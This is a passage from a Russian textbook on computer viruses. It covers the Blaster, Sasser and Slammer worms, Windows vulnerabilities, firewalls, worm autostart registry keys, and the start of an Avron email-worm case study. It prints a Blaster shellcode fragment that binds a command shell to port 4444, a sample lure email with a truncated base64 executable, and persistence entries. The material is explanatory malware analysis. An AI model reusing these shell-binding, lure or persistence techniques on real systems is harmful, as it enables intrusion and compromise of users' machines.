push    1                   ; Признак наследуемости атрибутов
push    ecx                 ; 0
push    ecx                 ; 0
push    dword ptr [esi+30h]; Адрес `CMD.EXE`, 0
push    ecx                 ; 0
call    dword ptr [esi+10h] ; call CreateProcessA
...
```

Из анализа приведенного фрагмента можно заключить:

- червь открывал порт 4444 и создавал связанный с ним сокет;
- червь переназначал дескрипторы ввода-вывода запускаемого процесса на вновь открытый сокет, заставляя таким образом «CMD.EXE» выполнять команды, приходящие не с клавиатуры от пользователя, а по сети – от «клиентской» части червя, оставшейся на атакующем компьютере.

Итак, вирус получал полный контроль над системой и выполнял все необходимые действия по докачке своего тела на диск. А потом вирус выполнял системный запрос «ExitProcess», и грубо прерванный «SVCHOST» вылетал, что приводило к необходимости перезагрузки системы (см. рис. 6.16).




Рис. 6.16 ❖ Сообщение операционной системы в присутствии червя Blaster

По некоторым оценкам, оригинальный «штамм» **Net-Worm.Win32.Lovesan.a** заразил летом-осенью 2003 г. около 9,5 млн компьютеров. По счастью, он ничего не уничтожал на пользовательских компьютерах, только посылал на домен windowsupdate.com многочисленные мусорные запросы, пытаясь нарушить работу центра по распространению «заплаток». Но бесконтрольное размножение вируса в Интернете и само по себе принесло пользователям массу неудобств. В те недели и месяцы, когда распространялся **Net-Worm.Win32.Lovesan**, мировой трафик был буквально наводнен агрессивными TCP-пакетами, несущими в себе shell-код. Стоило подключить незащищенный компьютер к Интернету, и он подвергался вирусной атаке буквально через несколько минут работы, вне зависимости от того, где находился физически – на Чукотке или на мысе Горн. Атакованная операционная система автоматически перезагружалась... потом еще раз... и еще... и опять... и снова... Классические антивирусы не помогали, ведь они реагировали на «заразу», оформленную в виде файла, а **Net-Worm.Win32.Lovesan** начинал работу как часть находящегося в памяти процесса «SVCHOST». Рекомендованное некоторыми горячими головами полное отключение службы DCOM RPC приводило к отказу работы множества прикладных программ (например, входящих в MS Office). Компьютер без установленной «заплатки» спасало лишь физическое отсоединение от сети или срочная установка файрвола (брандмауэра), блокирующего трафик через 135-й порт. В те же августовские дни 2003 г., когда бушевала эпидемия червя **Net-Worm.Win32.Lovesan**, на северо-востоке США начались массовые отключения электроэнергии. Версия официальной комиссии, расследовавшей обстоятельства инцидента, не подтвердила вину червя в аварии, но... слишком уж мала вероятность подобных «случайных» совпадений.

Возможно, ситуация развивалась бы по еще более худшему сценарию, если бы не «контрчервь» **Net-Worm.Win32.Welchia** (известный также под именем **Nachi**), использовавший как ту же уязвимость, так и некоторые другие, который был запущен в разгар эпидемии **Net-Worm.Win32.Lovesan.a**. Он удалял с компьютера своего «недруга», а потом самостоятельно скачивал с сайта windowsupdate.com «заплатку» и принудительно инсталлировал ее в систему. Впрочем, через несколько дней, когда распространение **Net-Worm.Win32.Lovesan.a** замедлилось и пошло на убыль, пришлось бороться уже с **Net-Worm.Welchia**, нарушившим работу сети компании Air Canada. Кто разработал и активировал «контрчервя»? Автор **Net-Worm.**

Win32.Lovesan.a, напуганный выпущенным из бутылки джинном? Анонимные сотрудники какой-нибудь антивирусной компании? Не помог прояснить ситуацию и американец Джефри Ли Парсон, арестованный в конце лета за создание и распространение разновидности **Net-Worm.Win32.Lovesan.b**. Увы, он оказался всего лишь плагиатором чужих идей и модификатором чужих разработок. Кто же должен нести ответственность за создание оригиналов червя и «контрчервя», до сих пор неизвестно.

В общем и целом вирус **Net-Worm.Win32.Lovesan** был побежден к концу 2003 г., но количество уязвимых систем оставалось и остается еще значительным, поэтому сетевые черви, использующие ошибку MS03-026, создаются и распространяются до сих пор. Впрочем, крупных эпидемий они уже не вызывают.

В апреле 2004 г. была обнародована информация об уязвимости в другом системном процессе – «LSASS», ее описание включено в бюллетень безопасности Microsoft с индексом MS04-011. А уже через две недели появился вирус **Net-Worm.Win32.Sasser**, использовавший эту «дыру».

Процесс «LSASS.EXE» (Local Security Authority Service) – часть подсистемы безопасности Windows NT, один из его служебных потоков поддерживает процедуру аутентификации локальных и сетевых пользователей. Разумеется, любые запросы на установление связи с другим компьютером проходят через эту службу. Вирус создавал от 128 до 1024 потоков, «шарящих» по Интернету, и атаковал операционные системы Windows 2000/XP/2003 через порт 445, якобы пытаясь установить сетевое взаимодействие по протоколу NetBIOS. На сей раз ошибочный фрагмент, приводящий к переполнению буфера, передаче управления на вирусный shell-код и «падению» процессов «LSASS.EXE» и «SERVICES.EXE», находился не в сторонней библиотеке, а непосредственно в теле одного из потоков этой службы.

Червь **Net-Worm.Win32.Sasser** по своей внутренней организации был почти точной копией червя **Net-Worm.Win32.Lovesan**, за исключением, разумеется, «хитрой строки» и адресов в shell-коде. Даже команды от атакующей машины он слушал через порт с не слишком оригинальным номером 5554. Ничего удивительного, ведь к весне 2004 г. исходный текст червя **Net-Worm.Win32.Lovesan** был доступен каждому желающему.

И опять «заплатка», выпущенная в срочном порядке, просто не успела помешать стремительному развитию эпидемии червя **Net-Worm.Win32.Sasser**. Негативное влияние червя ощутили на себе по-




Рис. 6.17 ❖ Сообщение операционной системы в присутствии червя Sasser

чта Тайваня, система управления авиарейсами Brittish Airways, фондовая биржа Франции, правительственные департаменты ЮАР и т. п. Всего в мае 2004 г. оказались зараженными более миллиона хостов. Интересно, что и против этого червя воевал специальный «контр-червь» – **Net-Worm.Win32.Dabber**. Впрочем, он не столько воевал, сколько паразитировал: зная интерфейс доступа через 5554-й порт, закачивал себя на зараженную машину и удалял «недруга», занимая его место.

Microsoft анонсировала приз в 250 000 долл. тому, кто поможет отыскать автора червя **Net-Worm.Win32.Sasser**, и в мае 2004 года в лапы полиции угодил 18-летний немецкий школьник Свен Яшан. Он отделался условным сроком, а вскорости получил работу в одной из антивирусных фирм, что вызвало острую негативную реакцию со стороны компьютерной общественности.

Итак, в настоящий момент уязвимости MS03-026 и MS04-011 официально считаются ликвидированными, но на практике потеряют актуальность лишь тогда, когда полностью «вымрут» операционные системы Windows 2000, Windows XP и Windows 2003 Server. Но пока этого не произошло, сохраняется ненулевой шанс подцепить в Интернете как **Net-Worm.Win32.Lovesan** и **Net-Worm.Win32.Sasser**, так и более современных сетевых червей (например, **Net-Worm.Win32.Padobot** или **Net-Worm.Win32.Mytob**), несущих в себе и активно применяющих целый «букет» shell-кодов для разных «дыр», включая MS03-026 и MS04-01.

6.5.4. Прочие «дыры»

Существуют и другие уязвимости, позволяющие сетевым червям проникать на подключенный к Интернету компьютер. Вот наиболее «популярные дыры» (включая и те, которые были ранее рассмотрены), расположенные в хронологическом порядке.

Итак, уязвимость MS00-072 позволяла получать доступ к сетевым ресурсам Windows 9X (дискам, каталогам, принтерам и т. п.), подобрав всего лишь первую букву пароля. Наиболее эффективно эту технологию использовали сетевые черви семейства **Net-Worm.Opasoft**, посылавшие свои запросы на порт 139.

Уязвимость MS01-020 приводила к возможности автоматического запуска программы, присланной вместе с электронным письмом, при попытке просмотра текста этого письма. Данную «дыру» широко использовали многочисленные почтовые черви, распространенные в 2001–2003 годах, например **Net-Worm.Aliz**, **Net-Worm.Swen**, **Net-Worm.Klez** и т. п. Уязвимости были подвержены программы Outlook Express и Internet Explorer версий 5.01 и 5.5.

Уязвимость MS01-033, обнаруженная в 2001 г., характеризовалась переполнением буфера в подсистеме ISAPI, которую использовал MS Internet Information Server (MS IIS), работающий под управлением Windows 2000. Примерно через месяц после обнаружения «дыры» появились и черви, лезущие в нее: **Net-Worm.Win32.Codered**. Первая версия этого вируса заразила около 200 000 веб-серверов; следующая, имевшая более совершенный алгоритм вычисления случайного IP-адреса, – уже 360 000; разновидность **Codered II** – 450 000 и т. д. «Рядовые» машины обычных пользователей от этих вирусов не страдали, зато не поздоровилось серверу Белого дома. Вирус приходил через порт 80 (стандартный порт протокола HTTP), не записывался на диск в виде файла, а существовал только в памяти компьютеров, поэтому классические антивирусы в принципе не могли ему противодействовать. К счастью, через некоторое время черви семейства **Net-Worm.Win32.Codered** самоуничтожились.

Уязвимость MS02-039, обнаруженная в 2002 г., приводила к переполнению буфера в MS SQL Server 2000 и к возможности перехвата управления программным кодом, присланным в UDP-пакете на порт 1434. Заражению подвергались преимущественно веб-серверы, работающие под управлением Windows 2000 и MS IIS, а рядовые пользователи ощущали лишь замедление и нарушение работы в Интернете, связанное с увеличением трафика и перегрузкой (а иногда

и отключением) веб-серверов. В феврале 2003 г. крупную эпидемию вызвал червь **Net-Worm.Win32.Slammer** (он же **Sapphire** и **Helkern**), использовавший эту уязвимость. Червь имел длину всего 376 байтов и существовал только в виде вычислительного процесса в памяти компьютера. В авторстве червя признался член вирусописательской группы «29A» Benny.

«Дыра», описанная в бюллетене Microsoft с индексом MS03-007, заключалась в переполнении «неограниченного» буфера на веб-сервере, основанном на MS IIS. Среди червей, пытавшихся использовать эту уязвимость через порт 80, можно назвать **Net-Worm.Win32.Welchia** (он же **Nachi**), ведь для борьбы с **Net-Worm.Win32.Lovesan** нужно было распространяться опережающими темпами, вот он и использовал сразу несколько различных «дыр».

Уязвимость MS03-026 в службе DCOM RPC хорошо нам знакома. Черви типа **Net-Worm.Win32.Lovesan**, **Net-Worm.Win32.Welchia** и т. п. атаковали систему, посылая на порт 135 запросы с некорректно сформированными данными. В результате происходило переполнение буфера в процессе «SVCHOST.EXE», позволявшее червю получить управление и проникнуть на компьютер. Характерным признаком подобных атак являются сообщение об остановке сервиса DCOM RPC и перезагрузка операционной системы.

MS04-007 – ошибка в библиотеке «MSASN1.DLL» операционной системы Windows XP (доступ через 445-й порт), обнаружена в 2004 года. На этот раз программисты Microsoft сработали оперативнее вирусописателей, выпустив «заплатку» заблаговременно. Вредоносные программы, прежде всего «троянцы», начали появляться лишь спустя некоторое время. Насколько можно судить, для написания саморазмножающихся сетевых программ эта уязвимость не очень удобна, так как способна вызывать лишь нарушения в работе компьютера.

«Дыра» MS04-011 тоже была рассмотрена нами ранее. Посылка агрессивного shell-кода на порт 445 приводила к переполнению буфера в службе MS LSA (процесс «LSASS.EXE») и захвату червем управления. Наиболее ярким представителем сетевых вирусов подобного рода является **Net-Worm.Win32.Sasser**, вызвавший эпидемию весной 2004 г.

MS04-045 – уязвимость в службе WINS (Windows Naming Service) операционных систем Windows NT/2000/2003 Server позволяла запускать на удаленном компьютере произвольный код. Обычно эту службу, доступную через порт 42, включают в локальных сетях, по-

этому уязвимость MS04-045 среди вирусописателей популярностью не пользовалась. Зато «троянописателями» она эксплуатируется до сих пор на полную катушку.

Уязвимость MS05-039 в службе PNPS (Plug and Play Service) в 2005 году позволила распространяться червям семейств **Net-Worm.Win32.Bozori** (он же **Zotob**), **Net-Worm.Win32.Lebreat** и т. п. по компьютерам, работающим под управлением Windows 2000. Ошибка переполнения буфера присутствовала в библиотеке «UMPNPMGR.DLL».

Осенью 2008 года обнаружена (видимо, самими программистами Microsoft) уязвимость MS08-063 в службе NetAPI, доступной все через тот же порт 445. Сначала была выпущена «заплатка», а потом уже, задним числом, вирусологи обнаружили червя, пытавшегося эту уязвимость использовать, – **Net-Worm.Win32.Gimmiv**.

Итак, выше перечислены наиболее известные уязвимости первого десятилетия XXI века, способствовавшие возникновению и развитию крупнейших сетевых эпидемий. Формально все они давно закрыты «заплатками» и исправлены в новых версиях системных программ. На самом же деле рядовой пользователь, устанавливая на компьютер операционную систему, далеко не всегда спешит в магазин за дистрибутивом самой последней версии Windows и не видит необходимости в немедленном скачивании с сайта Microsoft и установке многочисленных «заплаток» и «сервиспаков» общим объемом свыше сотни мегабайт. Поэтому число уязвимых узлов глобальной сети по-прежнему остается значительным, и количество машин, зараженных «старыми» сетевыми вирусами и распространяющих «заразу» по всему миру, хотя и невелико в процентном отношении (что такое несколько тысяч, по сравнению с сотнями миллионов?!), но достаточно для того, чтобы обеспечить постоянное присутствие в мировом трафике TCP- и UDP-пакетов с агрессивными shell-кодами.

Кроме того, в глобальной сети постоянно «фонят» сетевые черви «новой волны», определяющие вирусную ситуацию в Интернете, начиная с 2005 года. Их разновидностей сравнительно немного (**Net-Worm.Win32.Bagle**, **Net-Worm.Win32.Mytob**, **Net-Worm.Win32.Padobot**, **Net-Worm.Win32.Zhelatin**, **Net-Worm.Win32.Warezov**, **Net-Worm.Win32.Kido** и т. п.), но они, как правило, пытаются использовать сразу несколько различных уязвимостей – как «древних», так и «свежих».

«Домашний» пользователь, имеющий динамический IP-адрес в локальной сети своего провайдера и живущий под защитой корпо-

ративного межсетевого экрана, обычно редко наблюдает подлинную картину того, что творится в Интернете – «на свежем воздухе». Но стоит только ему получить собственный, статический IP-адрес, как он начинает ощущать себя Хомой Брутом, скорчившимся на полу щелястой часовенки посреди заброшенного кладбища в лунную ночь пятницы, 13-го числа: в печной трубе стонет и скрипит зубами голодный вурдалак, из подполья пробивается полуразложившийся зомби, а на ступенях крыльца уже звучат тяжелые шаги Вия (см. рис. 6.18).




Рис. 6.18 ❖ Несколько атак на IP-адрес, зарегистрированных в течение часа

И неизвестно, какие уязвимости будут обнаружены уже завтра – и в давно эксплуатируемых версиях операционных систем, и в новых программных разработках. Одно можно утверждать почти наверняка: избежать подобного развития ситуации практически нереально.

Пользователь, будь готов!

6.5.5. Брандмауэры

Летописи любого, более или менее старинного города хранят сведения о крупных пожарах, уничтожавших порой почти всю деревянную городскую застройку. В 1666 году горел Лондон, в 1842 году – Гамбург, в 1871 году – Чикаго. До начала XX века более 30 раз дотла

выгорала Москва. Огонь, как правило, быстро разносился ветром от одного деревянного здания к другому, и никакие усилия жителей не могли ему помешать. Строить весь город из камня? – Экономически практически неосуществимо, ведь позволить себе полностью каменные строения могли лишь наиболее зажиточные горожане. Так появилась идея «брандмауэра» (от нем. *brandmauer* – противопожарная ограда) – высокой кирпичной стены, размещенной между двумя домами и не позволяющей огню перекидываться от одного строения к другому.

В сфере защиты информации тоже существуют свои *брандмауэры* (их еще называют *файрволлами*, кроме того, они являются основным компонентом любого *межсетевого экрана*) – это программно-аппаратные или чисто программные средства, фильтрующие сетевой трафик. Сложные «корпоративные» экраны (например, программно-аппаратные комплексы фирмы Cisco) обычно разграничивают друг от друга крупные сегменты сетей, а более простые «персональные» брандмауэры (например, Agnitum Outpost, Kaspersky AntiHacker, Zonelabs ZoneAlarm, Kerio Personal Firewall, Ashampoo Firewall, Jetico Firewall и прочие) следят за трафиком, входящим и/или исходящим из какого-либо отдельного сетевого узла.

Существуют многочисленные брандмауэры сторонних производителей, кроме того, простенький брандмауэр является составной частью операционных систем Windows, начиная с версии 2000 (более или менее приемлемый вид он приобрел только в версии XP SP2 – см. рис. 6.19).

В основе работы любого брандмауэра лежит система правил, описывающая некоторую политику безопасности, заданную на множествах прикладных программ, сетевых адресов, потов и протоколов. Эта система определяет, каким приложениям разрешено взаимодействовать с сетью, через какие порты, при помощи каких протоколов и с какими внешними адресами. Обычно значительная часть этой системы формируется автоматически, но некоторые правила пользователь может добавлять и удалять вручную. Например, приложению «IEXPLORE.EXE» можно разрешить доступ к любым внешним адресам по любым протоколам (иначе невозможно будет «ходить» в Интернет); доступ по протоколу NetBIOS через порты 445 и 137–139 целесообразно позволить только внешним узлам, принадлежащим местной локальной сети (например, имеющим IP-адреса вида 192.168.*.* или 169.254.*.*); а доступ к узлу извне через порт 135 лучше всего запретить безусловно и т. п.




Рис. 6.19 ❖ Брандмауэр (файрволл), встроенный в Windows XP

Основными достоинствами брандмауэров является возможность «закрывать» сетевые порты и предупреждать пользователя о подозрительных сетевых запросах. Многие брандмауэры умеют выполнять и другие полезные действия, увеличивающие защищенность сетевого узла:

- следить за целостностью сетевых приложений (оригинальный ли «SVCHOST.EXE» обращается к сети или его вирусная копия?);
- проверять конфигурационные файлы (не появилась ли в «автозагрузке» новая запись?);

- блокировать нежелательный трафик через открытые порты (не рекламный ли баннер считывается с удаленного сервера по протоколу HTTP? не программа ли с 'MZ' в заголовке – вместо картинки?) и т. п.

Очень упрощенно структура сетевой подсистемы Windows выглядит следующим образом (см. рис. 6.20).




Рис. 6.20 ❖ Сетевая подсистема Windows

Разумеется, были попытки встраивания брандмауэров на уровне транспортных драйверов и даже сокетов (например, при помощи «перехвата» функций библиотек «WS2_32.DLL», «MSWSOCK.DLL» и «WSOCK32.DLL»), но современный программный брандмауэр оформляется в виде низкоуровневого виртуального драйвера, занимающего место среди NDIS-драйверов. Аббревиатура NDIS (Network Driver Interface Specification) соответствует спецификации на интерфейс взаимодействия между драйверами протоколов канального уровня и драйверами более высокоуровневых протоколов. Она определяет определенный формат NDIS-пакетов, правила создания и включения промежуточных драйверов и т. п. Благодаря расположению в «глубине» операционной системы брандмауэр имеет возможность перехватывать и анализировать сетевой трафик практически сразу после прохождения его через сетевой адаптер – гораздо раньше вирусов, червей, троянских программ и сетевых приложений Windows.

Тем не менее самый простой вариант брандмауэра может работать на уровне сокетов, используя появившиеся в Windows 2000 функции фильтрации сетевых пакетов:

- «PfCreateInterface» – создает логический интерфейс;
- «PfAddFiltersToInterface» – наполняет логический интерфейс правилами фильтрации пакетов;
- «PfBindInterfaceToIPAddress» – связывает логический интерфейс с конкретным сетевым интерфейсом.

6.6. Как черви заражают компьютер

...Увидел на его тощей подбритой шее, в самой ямочке под затылком, короткий розоватый побег, тоненький, острый, уже завивающийся спиралью, дрожащий, как от жадности.

А. и Б. Стругацкие. «Улитка на склоне»

Уже был отмечено, что характерной особенностью вирусов-червей, отличающих их от вирусов-паразитов, является «автономность». Черви заражают не отдельные программы, а встраиваются в системную среду компьютера.

Есть черви, которые существуют только в оперативной памяти компьютера, вообще не оформляя себя в виде файла. Например, **Net-Worm.Win32.Slammer** приходил на компьютер в виде UDP-пакета, полностью размещался во внутреннем буфере серверного процесса, благодаря уязвимости MS02-039 сразу получал управление и начинал работу, пытаясь разослать себя по другим компьютерам сети. После перезагрузки операционной системы он, разумеется, погибал и оставлял о себе следы только в виде записей в сетевых логах (если они велись).

Но подавляющее большинство почтовых и сетевых червей, получив тем или иным образом в первый раз управление, стараются закрепиться на компьютере, обеспечив себе «долгую и счастливую жизнь». В разделе, посвященном конфигурированию Windows, уже рассматривались некоторые способы, которые позволяют вирусам обеспечивать свой несанкционированный автоматический запуск после перезагрузки операционной системы.

Почтовые и сетевые черви, ориентированные на работу в Windows 9X, чаще всего записывают себя в ключ «run» конфигурационного файла «WIN.INI». Например, так поступают **E-Worm.Win32.Cholera**, **E-Worm.Win32.Petik**, **Net-Worm.Win32.Opasoft** и многие другие. Вторым по распространенности способом является использование ключа «shell» конфигурационного файла «SYSTEM.INI». При помощи этого ключа определяются командная оболочка Windows, интерактивно взаимодействующая с пользователем (обычно это «EXPLORER.EXE»), и параметры ее запуска. Вот как этим обстоятельством пользовался червь **Net-Worm. Win32.Nimda**:

```
[boot]
oemfonts.fon=vgaoem.fon
shell=Explorer.exe load.exe -dontrunold ; <- load.exe - Файл вируса !!!
...
```

Встречаются и черви, которые используют крайне примитивный способ автозапуска – копируют себя в каталоги «C:\Windows\Главное меню\Программы\Автозагрузка» и «C:\Windows\All users\Главное меню\Программы\Автозагрузка». Сработает этот прием и в Windows NT, только там каталоги автозапуска расположены не внутри «C:\Windows», а внутри «C:\Documents and settings». Копировали себя в эти каталоги, например, **E-Worm.Win32.Sobig** и **E-Worm.Win32.Swen**. Впрочем, вирусный файл, расположенный в каталогах автозапуска, пользователь легко может увидеть невооруженным глазом и удалить вручную. Главный же недостаток подобного подхода заключается в различии имен каталогов для разных версий Windows. В частности, для заражения американской и панъевропейской разновидностей Windows необходимо копировать файл червя в «C:\Windows\All users\Start menu\Programs\Startup». Таким образом, червь, попав в локализованную операционную среду, просто теряет возможность автозапуска.

Наиболее популярным среди червей методом автозапуска, пригодным и для Windows 9X, и для Windows NT, является запись ссылки на себя в ключе Реестра «HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run». Этот прием характерен, по крайней мере, для 80% сетевых и почтовых червей. Он уже был продемонстрирован выше, при описании поведения червя **Net-Worm.Win32.Bozori.b**, но не гнушались им и **Net-Worm.Win32.Sasser**, и **E-Worm.Win32.Tanatos**, и **E-Worm.Win32.Netsky**, и **E-Worm.Win32.Sobig**, и **E-Worm.Win32.Bagle**, и многие другие, как «знаменитые», так и менее распространенные черви.

Также нередко встречается модификация ключа «HKCR\exefile\shell\open\command». По умолчанию значение этого ключа – ««%1» %*», а вот пример изменений, внесенных в Реестр червем **E-Worm.Win32.Stator** (см. рис. 6.21):




Рис. 6.21 ❖ Изменения в Реестре, произведенные червем Stator

Среди других червей, использующих этот прием, можно упомянуть **E-Worm.Win32.Navidad**, **E-Worm.Win32.Swen**, **E-Worm.Win32.Prettypark** и т. п.

Вирусы, ориентированные на существование исключительно в среде Windows NT, нередко прописывают себя в ключах «HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\userinit» или «HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\shell». Такое поведение характерно для довольно «современных» сетевых червей **Net-Worm.Win32.Stavron**, **E-Worm.Win32.Warezov**, **E-Worm.Win32.Zhelatin** и прочих. Некоторые «продвинутые» черви, такие как **Net-Worm.Win32.Aler.a**, **Net-Worm.Win32.Kido** (он же **Conficker**), **E-Worm.Win32.Bagz** и прочие, оформляют себя в виде системных служб (сервисов) и драйверов, для чего создают в Реестре ключи «HKLM\System\CurrentControlSet\Services\Имя_службы» и заполняют в них все необходимые значения.

Существуют и другие «опасные» ключи Реестра, используемые вредоносными программами для обеспечения своего автоматического запуска после перезагрузки. Вот их краткий перечень, извлеченный из технической статьи, описывающей поведение одной из ранних версий брандмауэра Agnitum Outpost Firewall. Брандмауэр при своем запуске проверял:

```
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ Browser Helper Objects";
"HKCU..." и "HKLM\SOFTWARE\Microsoft\Internet Explorer\Explorer Bars";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ RemoteComputer\NameSpace";
"HKCU..." и "HKLM\SOFTWARE\Microsoft\Internet Explorer\Extensions";
"HKLM\SOFTWARE\Classes\shellex\ContextMenuHandlers";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellExtensions\Approved";
"HKLM\Software\Microsoft\Internet Explorer\Toolbar";
"HKCU..." и "HKLM\Software\Microsoft\Internet Explorer\Toolbar\ ShellBrowser",
"HKLM\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ SharedTaskScheduler";
"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ SharedTaskScheduler";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ ShellExecuteHooks";
"HKCU..." и "HKLM\SOFTWARE\Microsoft\Internet Explorer\ URLSearchHooks";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ ShellServiceObjectDelayLoad";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx";
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices";
"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\ GPExtensions...", все
DllName;
"HKLM\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ Winlogon\ Notify...", все
DllName;
"HKCU..." и "HKLM\Software\Microsoft\Internet Explorer\MenuExt",
```

"HKCR\txtfile...", и "exefile", и "comfile", и "piffile", и "batfile", и "cmdfile", и "scrfile", и "regfile... \shell\open..." или "runas... \command"; "HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\SubSystems\Windows".

6.7. Пример обнаружения, исследования и удаления червя

До чего же вкусного червяка забросила какая-то сволочь на удочке в эту заводь!

А. и Б. Стругацкие. «Хищные вещи века»

Рассмотрим основные приемы обнаружения и удаления сетевой «заразы» на примере червя **E-Worm.Win32.Avron.a** (известного также под «псевдонимами» **Avril** и **Lirva**). В начале 2003 г. эта саморазмножающаяся программа, написанная неизвестным казахским вирусописателем, сумела организовать вполне заметную в мировых масштабах эпидемию и тем самым «прославить» страну космодромов, ядерных полигонов, высокогорных катков и двугорбых верблюдов.

6.7.1. Проявления червя

Основные свойства **E-Worm.Win32.Avron.a** легко выясняются в результате несложных экспериментов.

Червь приходит по электронной почте внутри примерно вот такого письма:

```
...
Subject: Fw: Avril Lavigne - the best
From: Avril Lavigne <avril@avril.com>          <- Поддельный обратный адрес
Reply-To: ACTR/Accels <general@actr.org>       <- Поддельный обратный адрес
To: masha-vesnushkina@rambler.ru
...
Content-Type: multipart/mixed; boundary="--ABCDEF"
This is a multipart MIME-coded message
----ABCDEF
Content-Type: text/html; charset="us-ascii"
Content-Transfer-Encoding: quoted-printable
<html><head></head><body>
<h2>Restricted area response team (RART)</h2>
<br><hr>Attachment you sent to Vasya is really good :-) <- Подлинный логин
<br>Well done!<hr>
<br>SMTP session error #450: service not ready
</body></html>
----ABCDEF
Content-Type: audio/x-wav                      <- Якобы "звуковой файл"
```

```
Content-Disposition: attachment; filename="Readme.exe"  <- Реально - программа
Content-Transfer-Encoding: base64

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA4AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
...
AAAAAAAAQUJmZA==
----ABCDEF--
```

Опытный глаз вирусолога сразу обнаруживает в этом письме стремление использовать уязвимость MS01-020. При попытке просто ознакомиться с текстом письма программа «README.EXE», помещенная внутрь в виде вложения, запустится автоматически (если для работы с почтой используется Outlook «старых» версий).

Стартовав, червь немедленно раскладывает свои копии со случайными именами (EXE-файлы длиной 26 112 байтов, упакованные UPX):

- в системный каталог (например, «C:\Windows\SYSTEM» или «C:\WinNT\SYSTEM32»);
- в каталог временных файлов (например, «C:\Windows\TEMP»);
